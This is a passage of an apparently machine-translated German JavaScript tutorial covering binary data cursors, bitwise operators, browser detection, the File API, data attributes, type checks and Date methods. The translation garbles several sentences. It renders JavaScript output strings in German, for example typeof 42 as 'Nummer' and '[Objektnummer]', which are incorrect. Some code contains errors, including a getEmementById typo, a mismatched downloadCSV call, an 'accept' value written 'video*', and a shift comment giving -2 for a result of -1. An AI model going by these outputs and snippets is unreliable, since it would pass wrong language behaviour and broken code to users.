  var ArrayBufferCursor = function(arrayBuffer) {
    this.dataview = new DataView(arrayBuffer, 0);
    this.size = arrayBuffer.byteLength;
    this.index = 0;
  }

  ArrayBufferCursor.prototype.next = function(type) {
    switch(type) {
      case 'Uint8':
        var result = this.dataview.getUint8(this.index);
        this.index += 1;
        return result;
      case 'Int16':
        var result = this.dataview.getInt16(this.index, true);
        this.index += 2;
        return result;
      case 'Uint16':
        var result = this.dataview.getUint16(this.index, true);
        this.index += 2;
        return result;
      case 'Int32':
        var result = this.dataview.getInt32(this.index, true);
        this.index += 4;
        return result;
      case 'Uint32':
        var result = this.dataview.getUint32(this.index, true);
        this.index += 4;
        return result;
      case 'Float':
      case 'Float32':
        var result = this.dataview.getFloat32(this.index, true);
        this.index += 4;
        return result;
```

```
      case 'Double':
      case 'Float64':
        var result = this.dataview.getFloat64(this.index, true);
        this.index += 8;
        return result;
      default:
        throw new Error("Unknown datatype");
    }
  };

  ArrayBufferCursor.prototype.hasNext = function() {
    return this.index < this.size;
  }

  return ArrayBufferCursor;
});
```

Sie können dann einen Iterator wie folgt erstellen:

```
var cursor = new ArrayBufferCursor(arrayBuffer);
```

Mit `hasNext` können `hasNext` prüfen, ob noch Elemente vorhanden sind

```
for(;cursor.hasNext();) {
    // There's still items to process
}
```

Sie können die `next` Methode verwenden, um den nächsten Wert zu übernehmen:

```
var nextValue = cursor.next('Float');
```

Mit einem solchen Iterator wird das Schreiben eines eigenen Parsers zur Verarbeitung binärer Daten ziemlich einfach.

Binärdaten online lesen: https://riptutorial.com/de/javascript/topic/417/binardaten

Kapitel 20: Bitweise Operatoren

Examples

Bitweise Operatoren

Bitweise Operatoren führen Operationen mit Bitwerten von Daten durch. Diese Operatoren konvertieren Operanden in Zweierkomplement in vorzeichenbehaftete 32-Bit-Ganzzahlen.

Konvertierung in 32-Bit-Ganzzahlen

Zahlen mit mehr als 32 Bits verwerfen ihre höchstwertigen Bits. Beispielsweise wird die folgende Ganzzahl mit mehr als 32 Bit in eine 32-Bit-Ganzzahl konvertiert:

```
Before: 10100110111110100000000010000011110001000001
After:              10100000000010000011110001000001
```

Zwei-Komplement

Im normalen binären finden wir den binären Wert durch Addition des `1` s'auf der Grundlage ihrer Position als Potenzen von 2 - Das Bit ganz rechts ist `2^0` auf den äußersten linken Bit ist `2^n-1` wobei `n` die Anzahl der Bits ist. Zum Beispiel mit 4 Bits:

```
// Normal Binary
// 8 4 2 1
   0 1 1 0  => 0 + 4 + 2 + 0 => 6
```

Das Zwei-Komplement-Format bedeutet, dass das negative Gegenstück der Zahl (6 gegenüber -6) alle Bits für eine invertierte Zahl plus eins ist. Die invertierten Bits von 6 wären:

```
// Normal binary
   0 1 1 0
// One's complement (all bits inverted)
   1 0 0 1  => -8 + 0 + 0 + 1 => -7
// Two's complement (add 1 to one's complement)
   1 0 1 0  => -8 + 0 + 2 + 0 => -6
```

Hinweis: mehr Hinzufügen von `1` ,s links von einer Binärzahl seinen Wert nicht in Kompliment der beiden ändern. Der Wert `1010` und `1111111111010` sind beide `-6` .

Bitweises AND

Das bitweise UND - Operation `a & b` gibt den Binärwert mit einem `1` in den beiden binären Operanden `1` ,s in einer bestimmten Position, und `0` in allen anderen Positionen. Zum Beispiel:

```
13 & 7 => 5
// 13:     0..01101
//  7:     0..00111
//-----------------
//  5:     0..00101 (0 + 0 + 4 + 0 + 1)
```

Beispiel aus der realen Welt: Paritätsprüfung der Zahl

Anstelle dieses "Meisterstücks" (leider zu oft in vielen echten Codeteilen zu sehen):

```
function isEven(n) {
    return n % 2 == 0;
}

function isOdd(n) {
    if (isEven(n)) {
        return false;
    } else {
        return true;
    }
}
```

Sie können die Parität der (ganzzahligen) Zahl auf viel effektivere und einfachere Weise überprüfen:

```
if(n & 1) {
    console.log("ODD!");
} else {
    console.log("EVEN!");
}
```

Bitweises ODER

Die bitweise ODER-Verknüpfung `a | b` gibt den binären Wert mit einer `1` wobei entweder Operanden oder beide Operanden `1` an einer bestimmten Position haben und `0` wenn beide Werte `0` an einer Position haben. Zum Beispiel:

```
13 | 7 => 15
// 13:     0..01101
//  7:     0..00111
//-----------------
// 15:     0..01111 (0 + 8 + 4 + 2 + 1)
```

Bitweises NICHT

Die bitweise NOT-Operation `~a` *dreht* die Bits des angegebenen Werts `a` . Dies bedeutet, dass alle `1` zu `0` und alle `0` zu `1` .

```
~13 => -14
// 13:     0..01101
//-----------------
```

```
//-14:     1..10010 (-16 + 0 + 0 + 2 + 0)
```

Bitweises XOR

Die bitweise XOR-Operation (*exklusiv oder*) `a ^ b` setzt nur dann eine `1` , wenn die beiden Bits unterschiedlich sind. Exklusiv oder bedeutet *entweder das eine oder das andere, aber nicht beides* .

```
13 ^ 7 => 10
// 13:     0..01101
//  7:     0..00111
//-----------------
// 10:     0..01010  (0 + 8 + 0 + 2 + 0)
```

Beispiel aus der Praxis: Vertauschen von zwei ganzzahligen Werten ohne zusätzliche Speicherzuordnung

```
var a = 11, b = 22;
a = a ^ b;
b = a ^ b;
a = a ^ b;
console.log("a = " + a + "; b = " + b);// a is now 22 and b is now 11
```

Schichtoperatoren

Eine bitweise Verschiebung kann als "Verschieben" der Bits nach links oder rechts betrachtet werden, wodurch der Wert der bearbeiteten Daten geändert wird.

Linksverschiebung

Der linke Verschiebungsoperator `(value) << (shift amount)` verschiebt die Bits um `(shift amount)` Bits nach links; Die neuen Bits, die von rechts hereinkommen, werden `0` :

```
5 << 2 => 20
//  5:      0..000101
// 20:      0..010100 <= adds two 0's to the right
```

Rechte Verschiebung (*Vorzeichenverbreitung*)

Der Rechtsverschiebungsoperator `(value) >> (shift amount)` wird auch als "Zeichenverschiebung nach rechts" bezeichnet, da er das Vorzeichen des ursprünglichen Operanden beibehält. Der Rechtsverschiebungsoperator verschiebt den `value` die angegebene `shift amount` von Bits nach rechts. Überschüssige Bits, die nach rechts verschoben wurden, werden verworfen. Die neuen von links kommenden Bits basieren auf dem Vorzeichen des ursprünglichen Operanden. Wenn das am weitesten links stehende Bit `1` war, sind die neuen Bits alle `1` und umgekehrt für `0` .

```
20 >> 2 => 5
```

```
// 20:      0..010100
//  5:      0..000101 <= added two 0's from the left and chopped off 00 from the right

-5 >> 3 => -1
// -5:      1..111011
// -2:      1..111111 <= added three 1's from the left and chopped off 011 from the right
```

Right Shift (*Nullfüllung*)

Der Verschiebungsoperator für die Nullfüllung rechts `(value) >>> (shift amount)` verschiebt die Bits nach rechts und die neuen Bits werden `0` . Die `0` ,s werden von links verschoben, und überschüssige Bits nach rechts verschoben aus und verworfen. Dies bedeutet, dass aus negativen Zahlen positive Werte werden können.

```
-30 >>> 2 => 1073741816
//       -30:      111..1100010
//1073741816:      001..1111000
```

Die Verschiebung nach rechts mit Nullen und die Verschiebung mit Vorzeichen nach rechts führt zu nicht negativen Zahlen.

Bitweise Operatoren online lesen: https://riptutorial.com/de/javascript/topic/3494/bitweise-operatoren

Kapitel 21: Bitweise Operatoren - Beispiele aus der realen Welt (Snippets)

Examples

Paritätserkennung der Zahl mit bitweisem UND

Stattdessen (leider zu oft im echten Code zu sehen) "Meisterwerk":

```
function isEven(n) {
    return n % 2 == 0;
}

function isOdd(n) {
    if (isEven(n)) {
        return false;
    } else {
        return true;
    }
}
```

Sie können die Paritätsprüfung viel effektiver und einfacher durchführen:

```
if(n & 1) {
    console.log("ODD!");
} else {
    console.log("EVEN!");
}
```

(das gilt eigentlich nicht nur für JavaScript)

Vertauschen von zwei ganzen Zahlen mit bitweisem XOR (ohne zusätzliche Speicherzuordnung)

```
var a = 11, b = 22;
a = a ^ b;
b = a ^ b;
a = a ^ b;
console.log("a = " + a + "; b = " + b);// a is now 22 and b is now 11
```

Schnellere Multiplikation oder Division durch Potenzen von 2

Das Verschieben von Bits nach links (rechts) ist gleichbedeutend mit Multiplizieren (Dividieren) mit 2. Gleiches gilt für Basis 10: Wenn wir `13` um `2` Stellen nach links verschieben, erhalten wir `1300` oder `13 * (10 ** 2)` . Wenn wir `12345` nehmen und um `3` Stellen nach rechts `Math.floor(12345 / (10 ** 3))` und dann den Dezimalteil entfernen, erhalten wir `12` oder `Math.floor(12345 / (10 ** 3))` . Wenn wir also eine Variable mit `2 ** n` multiplizieren wollen, können wir sie um `n` Bits nach links

verschieben.

```
console.log(13 * (2 ** 6)) //13 * 64 = 832
console.log(13    <<   6)  //          832
```

In ähnlicher Weise können wir eine Integer-Division durch `2 ** n` , um `n` Bits nach rechts zu verschieben. Beispiel:

```
console.log(1000 / (2 ** 4)) //1000 / 16 = 62.5
console.log(1000    >>   4)  //            62
```

Es funktioniert sogar mit negativen Zahlen:

```
console.log(-80 / (2 ** 3)) //-80 / 8 = -10
console.log(-80      >> 3)  //          -10
```

In der Realität ist es unwahrscheinlich, dass die Geschwindigkeit der Arithmetik die Ausführungszeit Ihres Codes wesentlich beeinflusst, es sei denn, Sie arbeiten in der Größenordnung von Hunderten von Millionen von Berechnungen. Aber C-Programmierer lieben so etwas!

Bitweise Operatoren - Beispiele aus der realen Welt (Snippets) online lesen: https://riptutorial.com/de/javascript/topic/9802/bitweise-operatoren---beispiele-aus-der-realen-welt--snippets-

Kapitel 22: Browser erkennen

Einführung

Browser, wie sie sich weiterentwickelt haben, boten Javascript mehr Funktionen. Oft sind diese Funktionen jedoch nicht in allen Browsern verfügbar. Manchmal sind sie möglicherweise in einem Browser verfügbar, müssen jedoch in anderen Browsern veröffentlicht werden. In anderen Fällen werden diese Funktionen von verschiedenen Browsern unterschiedlich implementiert. Die Browsererkennung wird wichtig, um sicherzustellen, dass die von Ihnen entwickelte Anwendung reibungslos auf verschiedenen Browsern und Geräten ausgeführt wird.

Bemerkungen

Verwenden Sie, wenn möglich, die Funktionserkennung.

Es gibt einige Gründe, die Browsererkennung zu verwenden (z. B. dem Benutzer Anweisungen zur Installation eines Browser-Plugins oder zum Leeren des Cache-Speichers geben), im Allgemeinen wird jedoch die Featureerkennung als bewährte Methode betrachtet. Wenn Sie die Browsererkennung verwenden, stellen Sie sicher, dass diese unbedingt erforderlich ist.

Modernizr ist eine beliebte, leichte JavaScript-Bibliothek, die die Erkennung von Funktionen vereinfacht.

Examples

Feature-Erkennungsmethode

Diese Methode sucht nach browserspezifischen Dingen. Dies ist schwieriger zu fälschen, es ist jedoch nicht garantiert, dass es zukunftssicher ist.

```
// Opera 8.0+
var isOpera = (!!window.opr && !!opr.addons) || !!window.opera ||
navigator.userAgent.indexOf(' OPR/') >= 0;

// Firefox 1.0+
var isFirefox = typeof InstallTrigger !== 'undefined';

// At least Safari 3+: "[object HTMLElementConstructor]"
var isSafari = Object.prototype.toString.call(window.HTMLElement).indexOf('Constructor') > 0;

// Internet Explorer 6-11
var isIE = /*@cc_on!@*/false || !!document.documentMode;

// Edge 20+
var isEdge = !isIE && !!window.StyleMedia;

// Chrome 1+
var isChrome = !!window.chrome && !!window.chrome.webstore;
```

```
// Blink engine detection
var isBlink = (isChrome || isOpera) && !!window.CSS;
```

Erfolgreich getestet in:

- Firefox 0,8 - 44
- Chrome 1,0 - 48
- Opera 8.0 - 34
- Safari 3.0 - 9.0.3
- IE 6 - 11
- Kante - 20-25

Dank an Rob W

Bibliotheksmethode

Für manche wäre es einfacher, eine vorhandene JavaScript-Bibliothek zu verwenden. Dies liegt daran, dass es schwierig sein kann, sicherzustellen, dass die Browsererkennung korrekt ist. Daher kann es sinnvoll sein, eine funktionierende Lösung zu verwenden, falls eine verfügbar ist.

Eine beliebte Browsererkennungsbibliothek ist Bowser .

Anwendungsbeispiel:

```
if (bowser.msie && bowser.version >= 6) {
    alert('IE version 6 or newer');
}
else if (bowser.firefox) {
    alert('Firefox');
}
else if (bowser.chrome) {
    alert('Chrome');
}
else if (bowser.safari) {
    alert('Safari');
}
else if (bowser.iphone || bowser.android) {
    alert('Iphone or Android');
}
```

Benutzeragentenerkennung

Diese Methode ruft den Benutzeragenten ab und analysiert ihn, um den Browser zu finden. Der Name und die Version des Browsers werden über einen regulären Ausdruck aus dem Benutzerprogramm extrahiert. Basierend auf diesen beiden wird der `<browser name> <version>` des `<browser name> <version>` zurückgegeben.

Die vier Bedingungsblöcke, die auf den Benutzeragenten-Übereinstimmungscode folgen, sollen Unterschiede in den Benutzeragenten verschiedener Browser berücksichtigen. Im Falle einer Oper gibt es beispielsweise einen zusätzlichen Schritt zum Ignorieren dieses Teils, da die Chrome-Rendering-Engine verwendet wird.

Beachten Sie, dass diese Methode von einem Benutzer leicht gefälscht werden kann.

```
navigator.sayswho= (function(){
    var ua= navigator.userAgent, tem,
    M= ua.match(/(opera|chrome|safari|firefox|msie|trident(?=\/))\/?\s*(\d+)/i) || [];
    if(/trident/i.test(M[1])){
        tem=  /\brv[ :]+(\d+)/g.exec(ua) || [];
        return 'IE '+(tem[1] || '');
    }
    if(M[1]=== 'Chrome'){
        tem= ua.match(/\b(OPR|Edge)\/(\d+)/);
        if(tem!= null) return tem.slice(1).join(' ').replace('OPR', 'Opera');
    }
    M= M[2]? [M[1], M[2]]: [navigator.appName, navigator.appVersion, '-?'];
    if((tem= ua.match(/version\/(\d+)/i))!= null) M.splice(1, 1, tem[1]);
    return M.join(' ');
})();
```

Dank an Kennebec

Browser erkennen online lesen: https://riptutorial.com/de/javascript/topic/2599/browser-erkennen

Kapitel 23: Datei-API, Blobs und FileReaders

Syntax

- reader = new FileReader ();

Parameter

Eigenschaft / Methode	Beschreibung
`error`	Fehler beim Lesen der Datei.
`readyState`	Enthält den aktuellen Status des FileReader.
`result`	Enthält den Inhalt der Datei.
`onabort`	Wird ausgelöst, wenn der Vorgang abgebrochen wird.
`onerror`	Wird ausgelöst, wenn ein Fehler auftritt.
`onload`	Wird ausgelöst, wenn die Datei geladen wurde.
`onloadstart`	Wird ausgelöst, wenn der Dateiladevorgang gestartet wurde.
`onloadend`	Wird ausgelöst, wenn der Dateiladevorgang beendet ist.
`onprogress`	Wird ausgelöst, während ein Blob gelesen wird.
`abort()`	Bricht den aktuellen Vorgang ab.
`readAsArrayBuffer(blob)`	Startet das Lesen der Datei als ArrayBuffer.
`readAsDataURL(blob)`	Startet das Lesen der Datei als Daten-URL / URI.
`readAsText(blob[, encoding])`	Startet das Lesen der Datei als Textdatei. Binärdateien können nicht gelesen werden. Verwenden Sie stattdessen readAsArrayBuffer.

Bemerkungen

https://www.w3.org/TR/FileAPI/

Examples

Datei als String lesen

Stellen Sie sicher, dass auf Ihrer Seite eine Datei eingegeben wird:

```
<input type="file" id="upload">
```

Dann in JavaScript:

```
document.getElementById('upload').addEventListener('change', readFileAsString)
function readFileAsString() {
    var files = this.files;
    if (files.length === 0) {
        console.log('No file is selected');
        return;
    }

    var reader = new FileReader();
    reader.onload = function(event) {
        console.log('File content:', event.target.result);
    };
    reader.readAsText(files[0]);
}
```

Datei als dataURL lesen

Das Lesen des Inhalts einer Datei innerhalb einer Webanwendung kann mithilfe der HTML5-Datei-API durchgeführt werden. Fügen Sie zunächst eine Eingabe mit `type="file"` in Ihren HTML-Code ein:

```
<input type="file" id="upload">
```

Als Nächstes fügen wir einen Änderungslistener für die Dateieingabe hinzu. In diesem Beispiel wird der Listener über JavaScript definiert. Er kann jedoch auch als Attribut für das Eingabeelement hinzugefügt werden. Dieser Listener wird jedes Mal ausgelöst, wenn eine neue Datei ausgewählt wurde. In diesem Rückruf können wir die ausgewählte Datei lesen und weitere Aktionen ausführen (z. B. ein Bild mit dem Inhalt der ausgewählten Datei erstellen):

```
document.getElementById('upload').addEventListener('change', showImage);

function showImage(evt) {
    var files = evt.target.files;

    if (files.length === 0) {
        console.log('No files selected');
        return;
    }

    var reader = new FileReader();
    reader.onload = function(event) {
        var img = new Image();
        img.onload = function() {
            document.body.appendChild(img);
        };
        img.src = event.target.result;
    };
    reader.readAsDataURL(files[0]);
```

```
}
```

Schneiden Sie eine Datei

Die `blob.slice()` -Methode wird zum Erstellen eines neuen Blob-Objekts verwendet, das die Daten im angegebenen Bytebereich des Quell-Blob enthält. Diese Methode kann auch mit File-Instanzen verwendet werden, da File Blob erweitert.

Hier schneiden wir eine Datei in eine bestimmte Anzahl von Blobs. Dies ist vor allem in Fällen nützlich, in denen Sie Dateien verarbeiten müssen, die zu groß sind, um in einen Arbeitsspeicher eingelesen zu werden. Wir können die Chunks dann mit `FileReader` .

```
/**
* @param {File|Blob} - file to slice
* @param {Number} - chunksAmount
* @return {Array} - an array of Blobs
**/
function sliceFile(file, chunksAmount) {
  var byteIndex = 0;
  var chunks = [];

  for (var i = 0; i < chunksAmount; i += 1) {
    var byteEnd = Math.ceil((file.size / chunksAmount) * (i + 1));
    chunks.push(file.slice(byteIndex, byteEnd));
    byteIndex += (byteEnd - byteIndex);
  }

  return chunks;
}
```

Client-seitiger CSV-Download mit Blob

```
function downloadCsv() {
  var blob = new Blob([csvString]);
  if (window.navigator.msSaveOrOpenBlob){
    window.navigator.msSaveBlob(blob, "filename.csv");
  }
  else {
    var a = window.document.createElement("a");

    a.href = window.URL.createObjectURL(blob, {
      type: "text/plain"
    });
    a.download = "filename.csv";
    document.body.appendChild(a);
    a.click();
    document.body.removeChild(a);
  }
}
var string = "a1,a2,a3";
downloadCSV(string);
```

Quellenreferenz; https://github.com/mholt/PapaParse/issues/175

Mehrere Dateien auswählen und Dateitypen einschränken

Mit der HTML5-Datei-API können Sie einschränken, welche Art von Dateien akzeptiert werden, indem Sie einfach das Accept-Attribut für eine Dateieingabe festlegen, z.

```
<input type="file" accept="image/jpeg">
```

Wenn Sie mehrere MIME-Typen angeben, die durch ein Komma getrennt sind (z. B. `image/jpeg,image/png`) oder Platzhalter verwenden (z. B. `image/*` um alle Arten von Bildern zuzulassen), können Sie den Dateityp, den Sie auswählen möchten, schnell und effektiv einschränken . Hier ist ein Beispiel für das Zulassen von Bildern oder Videos:

```
<input type="file" accept="image/*,video*">
```

Standardmäßig erlaubt die Dateieingabe dem Benutzer, eine einzelne Datei auszuwählen. Wenn Sie die Auswahl mehrerer Dateien aktivieren möchten, fügen Sie einfach das `multiple` Attribut hinzu:

```
<input type="file" multiple>
```

Sie können dann alle ausgewählten Dateien über die Datei - Eingang des lesen `files` Array. Siehe gelesene Datei als dataUrl

Rufen Sie die Eigenschaften der Datei ab

Wenn Sie die Eigenschaften der Datei (wie Name oder Größe) abrufen möchten, können Sie dies vor der Verwendung des File Readers tun. Wenn wir den folgenden HTML-Code haben:

```
<input type="file" id="newFile">
```

Sie können auf die Eigenschaften direkt wie folgt zugreifen:

```
document.getElementById('newFile').addEventListener('change', getFile);

function getFile(event) {
    var files = event.target.files
        , file = files[0];

    console.log('Name of the file', file.name);
    console.log('Size of the file', file.size);
}
```

Sie können auch leicht die folgenden Attribute erhalten: `lastModified` (`lastModified`), `lastModifiedDate` (Date) und `type` (`lastModifiedDate`)

Datei-API, Blobs und FileReaders online lesen:
https://riptutorial.com/de/javascript/topic/2163/datei-api--blobs-und-filereaders

Kapitel 24: Datenattribute

Syntax

- var x = HTMLElement.dataset. *;
- HTMLElement.dataset. * = "Value";

Bemerkungen

MDN-Dokumentation: Datenattribute verwenden .

Examples

Zugriff auf Datenattribute

Verwenden der Dataset-Eigenschaft

Die neue Eigenschaft des `dataset` ermöglicht den Zugriff (sowohl zum Lesen als auch zum Schreiben) auf alle `data-*` beliebigen Elements.

```
<p>Countries:</p>
<ul>
  <li id="C1" onclick="showDetails(this)" data-id="US" data-dial-code="1">USA</li>
  <li id="C2" onclick="showDetails(this)" data-id="CA" data-dial-code="1">Canada</li>
  <li id="C3" onclick="showDetails(this)" data-id="FF" data-dial-code="3">France</li>
</ul>
<button type="button" onclick="correctDetails()">Correct Country Details</button>
<script>
function showDetails(item) {
    var msg = item.innerHTML
            + "\r\nISO ID: " + item.dataset.id
            + "\r\nDial Code: " + item.dataset.dialCode;
    alert(msg);
}

function correctDetails(item) {
    var item = document.getEmementById("C3");
    item.dataset.id = "FR";
    item.dataset.dialCode = "33";
}
</script>
```

Hinweis: Die `dataset` Eigenschaft wird nur in modernen Browsern unterstützt , und es ist etwas langsamer als die `getAttribute` und `setAttribute` Methoden , die von allen Browsern unterstützt werden.

Verwenden der getAttribute & setAttribute-Methoden

Wenn Sie ältere Browser vor HTML5 unterstützen möchten, können Sie die Methoden

`getAttribute` und `setAttribute` verwenden, mit denen auf beliebige Attribute einschließlich der `getAttribute setAttribute` wird. Die beiden Funktionen im obigen Beispiel können folgendermaßen geschrieben werden:

```
<script>
function showDetails(item) {
    var msg = item.innerHTML
            + "\r\nISO ID: " + item.getAttribute("data-id")
            + "\r\nDial Code: " + item.getAttribute("data-dial-code");
    alert(msg);
}

function correctDetails(item) {
    var item = document.getEmementById("C3");
    item.setAttribute("id", "FR");
    item.setAttribute("data-dial-code", "33");
}
</script>
```

Datenattribute online lesen: https://riptutorial.com/de/javascript/topic/3197/datenattribute

Kapitel 25: Datenmanipulation

Examples

Extrahieren Sie die Erweiterung aus dem Dateinamen

Eine schnelle und kurze Möglichkeit, die Erweiterung aus dem Dateinamen in JavaScript zu extrahieren, ist:

```
function get_extension(filename) {
    return filename.slice((filename.lastIndexOf('.') - 1 >>> 0) + 2);
}
```

Es funktioniert sowohl mit Namen ohne Erweiterung (z. B. `myfile`) als auch mit . Punkt (zB `.htaccess`):

```
get_extension('')                            // ""
get_extension('name')                        // ""
get_extension('name.txt')                    // "txt"
get_extension('.htpasswd')                   // ""
get_extension('name.with.many.dots.myext')   // "myext"
```

Die folgende Lösung extrahiert möglicherweise Dateierweiterungen aus dem vollständigen Pfad:

```
function get_extension(path) {
    var basename = path.split(/[\\/]/).pop(),  // extract file name from full path ...
                                               // (supports `\\` and `/` separators)
        pos = basename.lastIndexOf('.');       // get last position of `.`

    if (basename === '' || pos < 1)            // if file name is empty or ...
        return "";                             //  `.` not found (-1) or comes first (0)

    return basename.slice(pos + 1);            // extract extension ignoring `.`
}

get_extension('/path/to/file.ext');  // "ext"
```

Zahlen als Geld formatieren

Schneller und kurzer Weg, um den Wert des Typs `Number` als Geld zu formatieren, z. B. `1234567.89 => "1,234,567.89"` :

```
var num = 1234567.89,
    formatted;

formatted = num.toFixed(2).replace(/\d(?=(\d{3})+\.)/g, '$&,');  // "1,234,567.89"
```

Fortgeschrittenere Variante mit Unterstützung einer beliebigen Anzahl von Dezimalzahlen `[0 .. n]` , variabler Größe von Zahlengruppen `[0 .. x]` und verschiedenen Begrenzertypen:

```
/**
 * Number.prototype.format(n, x, s, c)
 *
 * @param integer n: length of decimal
 * @param integer x: length of whole part
 * @param mixed   s: sections delimiter
 * @param mixed   c: decimal delimiter
 */
Number.prototype.format = function(n, x, s, c) {
    var re = '\\d(?=(\\d{' + (x || 3) + '})+' + (n > 0 ? '\\D' : '$') + ')',
        num = this.toFixed(Math.max(0, ~~n));

    return (c ? num.replace('.', c) : num).replace(new RegExp(re, 'g'), '$&' + (s || ','));
};

12345678.9.format(2, 3, '.', ',');  // "12.345.678,90"
123456.789.format(4, 4, ' ', ':');  // "12 3456:7890"
12345678.9.format(0, 3, '-');       // "12-345-679"
123456789..format(2);               // "123,456,789.00"
```

Setzeigenschaftseigenschaft mit dem angegebenen Stringnamen

```
function assign(obj, prop, value) {
    if (typeof prop === 'string')
        prop = prop.split('.');

    if (prop.length > 1) {
        var e = prop.shift();
        assign(obj[e] =
                 Object.prototype.toString.call(obj[e]) === '[object Object]'
                 ? obj[e]
                 : {},
               prop,
               value);
    } else
        obj[prop[0]] = value;
}

var obj = {},
    propName = 'foo.bar.foobar';

assign(obj, propName, 'Value');

// obj == {
//   foo : {
//     bar : {
//       foobar : 'Value'
//     }
//   }
// }
```

Datenmanipulation online lesen: https://riptutorial.com/de/javascript/topic/3276/datenmanipulation

Kapitel 26: Datentypen in Javascript

Examples

Art der

`typeof` ist die "offizielle" Funktion, die verwendet wird, um den `type` in Javascript zu erhalten. In bestimmten Fällen kann dies jedoch zu unerwarteten Ergebnissen führen ...

1. Saiten

`typeof "String"` oder
`typeof Date(2011,01,01)`

> "string"

2. Zahlen

`typeof 42`

> "Nummer"

3. Bool

`typeof true` (gültige Werte `true` und `false`)

> "boolean"

4. Objekt

`typeof {}` oder
`typeof []` oder
`typeof null` oder
`typeof /aaa/` oder
`typeof Error()`

> "Objekt"

5. Funktion

`typeof function(){}`

> "Funktion"

6. Undefiniert

`var var1; typeof var1`

> "nicht definiert"

Objekttyp nach Konstruktornamen abrufen

Wenn man mit `typeof` einem Operator bekommt Typen `object` fällt es in etwas wast Kategorie ...

In der Praxis müssen Sie möglicherweise einschränken, um welche Art von "Objekt" es sich tatsächlich handelt. Eine Möglichkeit besteht darin, den Namen des Objektkonstruktors zu verwenden, um die Art des Objekts zu ermitteln: `Object.prototype.toString.call(yourObject)`

1. String

```
Object.prototype.toString.call("String")
```

> "[Objekt String]"

2. Anzahl

```
Object.prototype.toString.call(42)
```

> "[Objektnummer]"

3. Bool

```
Object.prototype.toString.call(true)
```

> "[object Boolean]"

4. Objekt

`Object.prototype.toString.call(Object())` oder
`Object.prototype.toString.call({})`

> "[Objekt Objekt]"

5. Funktion

```
Object.prototype.toString.call(function(){})
```

> "[Objektfunktion]"

6. Datum

```
Object.prototype.toString.call(new Date(2015,10,21))
```

> "[Objekt Datum]"

7. Regex

`Object.prototype.toString.call(new RegExp())` oder
`Object.prototype.toString.call(/foo/);`

> "[object RegExp]"

8. Array

```
Object.prototype.toString.call([]);
```

"[Objektarray]"

9. Null

```
Object.prototype.toString.call(null);
```

"[Objekt Null]"

10. Undefiniert

```
Object.prototype.toString.call(undefined);
```

"[Objekt undefiniert]"

11. Fehler

```
Object.prototype.toString.call(Error());
```

"[Objektfehler]"

Klasse eines Objekts suchen

Um herauszufinden, ob ein Objekt von einem bestimmten Konstruktor oder einem von ihm erbenden Konstruktor erstellt wurde, können Sie den Befehl `instanceof` :

```
//We want this function to take the sum of the numbers passed to it
//It can be called as sum(1, 2, 3) or sum([1, 2, 3]) and should give 6
function sum(...arguments) {
    if (arguments.length === 1) {
        const [firstArg] = arguments
        if (firstArg instanceof Array) { //firstArg is something like [1, 2, 3]
            return sum(...firstArg) //calls sum(1, 2, 3)
        }
    }
    return arguments.reduce((a, b) => a + b)
}

console.log(sum(1, 2, 3))   //6
console.log(sum([1, 2, 3])) //6
console.log(sum(4))         //4
```

Beachten Sie, dass Grundwerte nicht als Instanzen einer Klasse betrachtet werden:

```
console.log(2 instanceof Number)        //false
console.log('abc' instanceof String)    //false
console.log(true instanceof Boolean)    //false
console.log(Symbol() instanceof Symbol) //false
```

Jeder Wert in JavaScript neben `null` und `undefined` hat auch eine `constructor` die Funktion gespeichert ist, mit der er erstellt wurde. Dies funktioniert sogar mit Primitiven.

```
//Whereas instanceof also catches instances of subclasses,
//using obj.constructor does not
console.log([] instanceof Object, [] instanceof Array)           //true true
```

```
console.log([].constructor === Object, [].constructor === Array) //false true

function isNumber(value) {
    //null.constructor and undefined.constructor throw an error when accessed
    if (value === null || value === undefined) return false
    return value.constructor === Number
}
console.log(isNumber(null), isNumber(undefined))                  //false false
console.log(isNumber('abc'), isNumber([]), isNumber(() => 1))     //false false false
console.log(isNumber(0), isNumber(Number('10.1')), isNumber(NaN)) //true true true
```

Datentypen in Javascript online lesen: https://riptutorial.com/de/javascript/topic/9800/datentypen-in-javascript

Kapitel 27: Datum

Syntax

- neues Datum();
- neues Datum (Wert);
- neues Datum (dateAsString);
- neues Datum (Jahr, Monat [, Tag [, Stunde [, Minute [, Sekunde [, Millisekunde]]]]];

Parameter

Parameter	Einzelheiten
`value`	Die Anzahl der Millisekunden seit dem 1. Januar 1970 00: 00: 00.000 UTC (Unix-Epoche)
`dateAsString`	Ein Datum, das als Zeichenfolge formatiert ist (weitere Informationen finden Sie in den Beispielen)
`year`	Der Jahreswert des Datums. Beachten Sie, dass auch der `month` muss, oder der Wert wird als Anzahl von Millisekunden interpretiert. Beachten Sie auch, dass Werte zwischen `0` und `99` eine besondere Bedeutung haben. Siehe die Beispiele.
`month`	Der Monat liegt im Bereich von `0-11` bis `0-11` . Beachten Sie, dass die Verwendung von Werten außerhalb des angegebenen Bereichs für diesen und die folgenden Parameter nicht zu einem Fehler führt, sondern dazu führt, dass das resultierende Datum auf den nächsten Wert "rollt". Siehe die Beispiele.
`day`	Optional: Das Datum im Bereich von `1-31` .
`hour`	Optional: Die Stunde im Bereich von `0-23` bis `0-23` .
`minute`	Optional: Die Minute zwischen `0-59` und `0-59` .
`second`	Optional: Die zweite im Bereich von `0-59` bis `0-59` .
`millisecond`	Optional: Die Millisekunde im Bereich von `0-999` bis `0-999` .

Examples

Holen Sie sich die aktuelle Uhrzeit und das aktuelle Datum

Verwenden Sie `new Date()` , um ein neues `Date` Objekt mit dem aktuellen Datum und der aktuellen Uhrzeit zu generieren.

Beachten Sie, dass `Date()` *das ohne Argumente aufgerufen wird, dem* `new Date(Date.now())` *.*

Wenn Sie ein `getFullYear()` haben, können Sie eine der verschiedenen verfügbaren Methoden anwenden, um seine Eigenschaften zu extrahieren (z. B. `getFullYear()` , um das vierstellige Jahr zu erhalten).

Nachfolgend finden Sie einige gängige Datumsmethoden.

Holen Sie sich das aktuelle Jahr

```
var year = (new Date()).getFullYear();
console.log(year);
// Sample output: 2016
```

Holen Sie sich den aktuellen Monat

```
var month = (new Date()).getMonth();
console.log(month);
// Sample output: 0
```

Bitte beachten Sie, dass 0 = Januar ist. Dies liegt daran, dass die Monate zwischen *0* und *11 liegen.* Daher ist es häufig wünschenswert, `+1` zum Index hinzuzufügen.

Holen Sie sich den aktuellen Tag

```
var day = (new Date()).getDate();
console.log(day);
// Sample output: 31
```

Holen Sie sich die aktuelle Stunde

```
var hours = (new Date()).getHours();
console.log(hours);
// Sample output: 10
```

Holen Sie sich die aktuellen Minuten

```
var minutes = (new Date()).getMinutes();
